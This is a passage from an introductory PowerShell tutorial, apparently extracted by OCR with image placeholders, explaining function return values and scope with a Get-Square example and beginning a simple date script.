
In PowerShell, functions return the values that can be assigned to the variables or passed to the cmdlets or other functions. By using the return keyword, we can specify the return value.

Scope of a function

- In PowerShell, a function exists in a scope in which it was created.


- If a function is in a script, it is only available to the statements within that script.
- When a function is specified in the global scope, we can use it in other functions, scripts, and the command line.

Simple Function:



Examples of Functions

Example1: The following example is a simple function which returns a current date




Example2: The following example is a function which accepts one parameter and returns a value on that parameter.

```
PS C:\Users\hp> function Get-Square([int]$x)
>> {
>> $res=$x*$x
>> return $res
>> }
PS C:\Users\hp> $x = Read-Host 'Enter a value'
Enter a value: 10
PS C:\Users\hp> $sqres = Get-Square $x
PS C:\Users\hp> Write-Output "$x * $x = $sqres"
10 * 10 = 100
PS C:\Users\hp> D
```

Scripts:

Example Script 1: Get The Date

Let’s start with a simple script. In ISE or notepad, open a new file.



And then save the file as GetDate.ps1

You can call the script from PowerShell using the command: